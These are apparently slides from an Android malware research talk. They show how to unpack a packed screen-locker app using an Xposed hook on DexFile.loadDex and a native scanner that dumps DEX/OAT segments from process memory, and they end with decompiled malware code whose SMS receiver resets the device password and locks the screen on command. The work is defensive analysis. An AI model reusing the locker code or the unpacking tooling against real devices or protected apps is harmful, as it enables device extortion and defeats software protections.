
    sourceSets {
        main {
            jni.srcDirs = ['src/main/jni', 'src/main/jni/']
        }
    }

    repositories {
        jcenter()
    }

    dependencies {
        provided 'de.robv.android.xposed:api:82'
    }

    dependencies {
        compile fileTree(dir: 'libs', include: ['*.jar'])
        testCompile 'junit:junit:4.12'
    }
}
```

### 2. Create the asset file to hint Xposed



Please refer to

<https://github.com/rovo89/XposedBridge/wiki/Development-tutorial> for more details

# DBI Gadget Development

## Dex File Hunter Key Steps

- Java scope
  1. Stall the process after `DexFile.loadDex()` finished
  2. Invoke the JNI to scan the process memory
- Native scope
  3. Open `/proc/self/map` to hunt for the segments  
“`/data/data/tx.qq898507339.bzy9/.cache/classes.dex`”
  4. Dump the segments

# DBI Gadget Development

## Craft DEX File Hunter

```
public class DexFileHunter implements IXposedHookLoadPackage {  
    static {  
        System.loadLibrary("EggHunt");  
    }  
  
    public native void ScanMemory();  
  
    @Override  
    public void handleLoadPackage(XC_LoadPackage.LoadPackageParam pkgParam) throws Throwable {  
        if (!pkgParam.packageName.equals("tx.qq898507339.bzy9"))  
            return;  
        XposedBridge.log("Capture App: " + pkgParam.packageName);  
  
        XposedHelpers.findAndHookMethod("dalvik.system.DexFile",  
            pkgParam.classLoader, "loadDex",  
            String.class, String.class, int.class, new XC_MethodHook() {  
                protected void beforeHookedMethod(MethodHookParam methodParam) throws Throwable {  
                    String pathSrc = (String) methodParam.args[0];  
                    String pathDst = (String) methodParam.args[1];  
                    XposedBridge.log("\tSource Path: " + pathSrc);  
                    XposedBridge.log("\tTarget Path: " + pathDst);  
                }  
  
                protected void afterHookedMethod(MethodHookParam methodParam) throws Throwable {  
                    DexFile dexFile = (DexFile) methodParam.getResult();  
                    XposedBridge.log("Capture Dex File: " + dexFile.toString());  
  
                    Enumeration<String> entries = dexFile.entries();  
                    while (entries.hasMoreElements()) {  
                        String className = entries.nextElement();  
                        if (className.startsWith("android.support"))  
                            continue;  
                        XposedBridge.log("\tCapture class: " + className);  
                    }  
                }  
            }  
        );  
  
        ScanMemory();  
    }  
}
```

1. Load the native memory scanner

2. Hint Xposed to hook the method DexFile.loadDex()

3. Start to hunt for the unpacked result loaded in memory

# DBI Gadget Development

## Craft DEX File Hunter

```
JNIEXPORT void JNICALL Java_org_zsshendexfilehunter_DexFileHunter_ScanMemory  
(JNIEnv* env, jobject self)
```

```
{  
    char buf[kBlahSize];  
    snprintf(buf, kBlahSize, "%s", kSelfProcMap);
```

```
    std::ifstream map(buf, std::ifstream::in);
```

```
    while (map.good() && !map.eof()) {  
        map getline(buf, kBlahSize);
```

```
        if (!strstr(buf, kOriginalDex))  
            continue;
```

```
        uint32_t addr_bgn, addr_end;  
        sscanf(buf, "%x-%x", &addr_bgn, &addr_end);
```

```
        // Check DEX magic.  
        char* scan_bgn = reinterpret_cast<char*>(addr_bgn);  
        char* scan_end = reinterpret_cast<char*>(addr_end);  
        bool found = false;  
        while (scan_bgn < scan_end - 1) {  
            if (*scan_bgn == 'd' &&  
                *(scan_bgn + 1) == 'e' &&  
                *(scan_bgn + 2) == 'x') {  
                found = true;  
                break;  
            }  
            ++scan_bgn;  
        }  
        if (!found)  
            continue;
```

```
        // Dump the potentially unpacked code.  
        snprintf(buf, kBlahSize, "%s/%08x_%08x", kTempStore, addr_bgn, addr_end);  
        LOGD("Open: %s", buf);  
        std::ofstream out(buf, std::ios::out | std::ios::binary);  
  
        LOGD("Write: %s", buf);  
        out.write(scan_bgn, scan_end - scan_bgn + 1);
```

```
        out.close();  
        LOGD("Close: %s", buf);  
    }  
}
```

```
static const int32_t kBlahSize = 2048;  
static const char* kSelfProcMap = "/proc/self/maps";  
static const char* kOriginalDex = "/data/data/tx.qq898507339.bzy9/.cache/classes.dex";  
static const char* kTempStore = "/data/local/tmp";
```

1. Open /proc/self/map


2. Pinpoint the memory segments which are the possible unpacked result

3. Dump the segments for further analysis

# Locker Unpacking Final


Deploy DBI Gadget

## 1. Drag and drop the package for installation



## 2. Activate our Xposed module (Remember to reboot the device)

## 3. Push the native memory scanner to /system/lib



# Locker Unpacking Final

## DexFileHunter Java scope log

Run Locker for Unpacking

```
Loading modules from /data/app/org.zsshen.dexfilehunter-2/base.apk
Loading class org.zsshen.dexfilehunter.DexFileHunter
Capture App: tx.qq898507339.bzy9
Source Path: /data/data/tx.qq898507339.bzy9/.cache/classes.jar
Target Path: /data/data/tx.qq898507339.bzy9/.cache/classes.dex
Capture Dex File: /data/data/tx.qq898507339.bzy9/.cache/classes.jar
Capture class: LogCatBroadcaster
Capture class: tx.qq898507339.bzy9.BootReceiver
Capture class: tx.qq898507339.bzy9.BuildConfig
Capture class: tx.qq898507339.bzy9.FloatingWindowService$1000000001$1000000000
Capture class: tx.qq898507339.bzy9.FloatingWindowService$1000000001
Capture class: tx.qq898507339.bzy9.FloatingWindowService$1000000002
Capture class: tx.qq898507339.bzy9.FloatingWindowService
Capture class: tx.qq898507339.bzy9.GPSInfoProvider
Capture class: tx.qq898507339.bzy9.LockScreenReceiver
Capture class: tx.qq898507339.bzy9.MainActivity$HelloWebViewClient
Capture class: tx.qq898507339.bzy9.MainActivity
Capture class: tx.qq898507339.bzy9.R$attr
Capture class: tx.qq898507339.bzy9.R$drawable
Capture class: tx.qq898507339.bzy9.R$id
Capture class: tx.qq898507339.bzy9.R$layout
Capture class: tx.qq898507339.bzy9.R$string
Capture class: tx.qq898507339.bzy9.R$style
Capture class: tx.qq898507339.bzy9.R$xml
Capture class: tx.qq898507339.bzy9.R
Capture class: tx.qq898507339.bzy9.RunBackgroundTips$1000000000
Capture class: tx.qq898507339.bzy9.RunBackgroundTips
Capture class: tx.qq898507339.bzy9.SmSserver
Capture class: tx.qq898507339.bzy9.SmsReceiver
Capture class: tx.qq898507339.bzy9.jh
```

## Native scope log

```
D/EggHunt: Open: /data/local/tmp/e2eb6000_e2f95000
D/EggHunt: Write: /data/local/tmp/e2eb6000_e2f95000
D/EggHunt: Close: /data/local/tmp/e2eb6000_e2f95000
D/EggHunt: Open: /data/local/tmp/e2f96000_e2f97000
D/EggHunt: Write: /data/local/tmp/e2f96000_e2f97000
D/EggHunt: Close: /data/local/tmp/e2f96000_e2f97000
```

# Locker Unpacking Final

Extract the Unpacked Code

Legal Oat file structure

```
e2f96000_e2f97000
Edit As: Hex Run Script Run Template: ELF.bt
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 7F 45 4C 46 01 01 01 03 00 00 00 00 00 00 00 00 .ELF.....
0010h: 03 00 03 00 01 00 00 00 00 00 00 00 34 00 00 00 .....4...
0020h: 70 F0 0D 00 00 00 00 00 34 00 20 00 05 00 28 00 pδ.....4. ...(.
0030h: 08 00 07 00 06 00 00 00 34 00 00 00 34 00 00 00 .....4...4...
0040h: 34 00 00 00 A0 00 00 00 A0 00 00 00 04 00 00 00 4... ..
0050h: 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 .....
0060h: 00 00 00 00 00 F0 0D 00 00 F0 0D 00 04 00 00 00 .....δ...δ.....
0070h: 00 10 00 00 01 00 00 00 00 F0 0D 00 00 F0 0D 00 .....δ...δ...δ..
0080h: 00 F0 0D 00 00 00 00 00 00 00 00 00 05 00 00 00 .δ.....
0090h: 00 10 00 00 01 00 00 00 00 F0 0D 00 00 F0 0D 00 .....δ...δ...δ..
00A0h: 00 F0 0D 00 38 00 00 00 38 00 00 00 06 00 00 00 .δ..δ...δ.....
00B0h: 00 10 00 00 02 00 00 00 00 F0 0D 00 00 F0 0D 00 .....δ...δ...δ..
00C0h: 00 F0 0D 00 38 00 00 00 38 00 00 00 06 00 00 00 .δ..δ...δ.....
00D0h: 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00E0h: 00 00 00 00 01 00 00 00 00 10 00 00 00 E0 0D 00 .....à..
00F0h: 11 00 04 00 09 00 00 00 00 F0 0D 00 00 00 00 00 .....δ.....
0100h: 11 00 05 00 11 00 00 00 FC EF 0D 00 04 00 00 00 .....üi.....
0110h: 11 00 05 00 00 6F 61 74 64 61 74 61 00 6F 61 74 .....oatdata.oat
0120h: 65 78 65 63 00 6F 61 74 6C 61 73 74 77 6F 72 64 exec.oatlastword
0130h: 00 63 6C 61 73 73 65 73 2E 64 65 78 00 2C E6 3C .classes.dex.,æ<
```

Template Results - ELF.bt

Name			
struct file			
struct elf_header			
struct_e_ident_e_ident			
enum_e_type32_e_e_type	ET_DYN (3)		
enum_e_machine32_e_e_machine	EM_386 (3)		
enum_e_version32_e_e_version	EV_CURRENT		
Elf32_Addr_e_entry_START_ADDRESS	0x00000000		
Elf32_Off_e_phoff_PROGRAM_HEADER_OFFSET_IN_FILE	52		
Elf32_Off_e_shoff_SECTION_HEADER_OFFSET_IN_FILE	913520	20h	4h
Elf32_Word_e_flags	0	24h	4h
Elf32_Half_e_ehsize_ELF_HEADER_SIZE	52	28h	2h
Elf32_Half_e_phentsize_PROGRAM_HEADER_ENTRY_SIZE_IN_FILE	32	2Ah	2h
Elf32_Half_e_phnum_NUMBER_OF_PROGRAM_HEADER_ENTRIES	5	2Ch	2h
Elf32_Half_e_shentsize_SECTION_HEADER_ENTRY_SIZE	40	2Eh	2h
Elf32_Half_e_shnum_NUMBER_OF_SECTION_HEADER_ENTRIES	8	30h	2h
Elf32_Half_e_shndx_STRING_TABLE_INDEX	7	32h	2h

Extract the DEX  
embedded in the Oat file

```
zsshenn@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$ ls
e2dcc000 e2dcd000 e2f96000 e2f97000 oat2dexes oat2dexes.c README.md
zsshenn@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$ ./oat2dexes e2f96000_e2f97000
Writing 901572 bytes to dex01.dex
zsshenn@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$ ls
dex01.dex e2dcc000 e2dcd000 e2f96000 e2f97000 oat2dexes oat2dexes.c README.md
zsshenn@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$
```

# Locker Unpacking Final

Finally, the Main Entry

```
tx.qq898507339.bzy9
  BootReceiver
  BuildConfig
  FloatingWindowService
  GPSInfoProvider
  LockScreenReceiver
  MainActivity
  R
  RunBackgroundTips
  SmSserver
  SmsReceiver
  jh
```

```
public class MainActivity extends Activity implements View.OnClickListener {
    class HelloWebViewClient extends WebViewClient {
        private final MainActivity this$0;

        public HelloWebViewClient(MainActivity arg6) {
            // Decompile failed
        }

        static MainActivity access$0(HelloWebViewClient arg4) {
            return arg4.this$0;
        }

        @Override protected void onCreate(Bundle arg19) {
            Class v12_1;
            Class v13;
            MainActivity v0 = this;
            LogCatBroadcaster.start(v0);
            super.onCreate(arg19);
            v0.finish();
            Toast.makeText(v0, "注意>请勿禁止开机启动", 0).show();
            v0.setContentView(2130903040);
            MainActivity v9 = v0;
            Intent v10 = null;
            Intent v11 = null;
            MainActivity v12 = v0;
            try {
                v13 = Class.forName("tx.qq898507339.bzy9.SmsReceiver");
            }
            catch(ClassNotFoundException v9_1) {
                throw new NoClassDefFoundError(v9_1.getMessage());
            }
        }
    }
}
```



# Locker Unpacking Final

Finally, the Main Entry

```
public class SmsReceiver extends BroadcastReceiver {
    public SmsReceiver() {
        super();
    }

    @Override public void onReceive(Context arg15, Intent arg16) {
        Object v9;
        Context v1 = arg15;
        Object v4 = arg16.getExtras().get("pdus");
        int v5;
        for(v5 = 0; v5 < v4.length; ++v5) {
            String v8 = SmsMessage.createFromPdu(v4[v5]).getOriginatingAddress();
            if("18258614534".equals(v8)) {
                Toast.makeText(v1, "远程解锁 QQ898507339 bzy", 1).show();
                v9 = v1.getSystemService("device_policy");
                v9.resetPassword("", 0);
                v9.lockNow();
            }
            else if("+8618258614534".equals(v8)) {
                Toast.makeText(v1, "远程解锁 QQ898507339 bzy", 1).show();
                v9 = v1.getSystemService("device_policy");
                v9.resetPassword("", 0);
                v9.lockNow();
            }
        }
    }
}
```

C&C action to lock  
the victim's screen

OK, we end here to close the  
complete unpacking story

See <https://github.com/ZSShen/XposedGadget>  
for the related source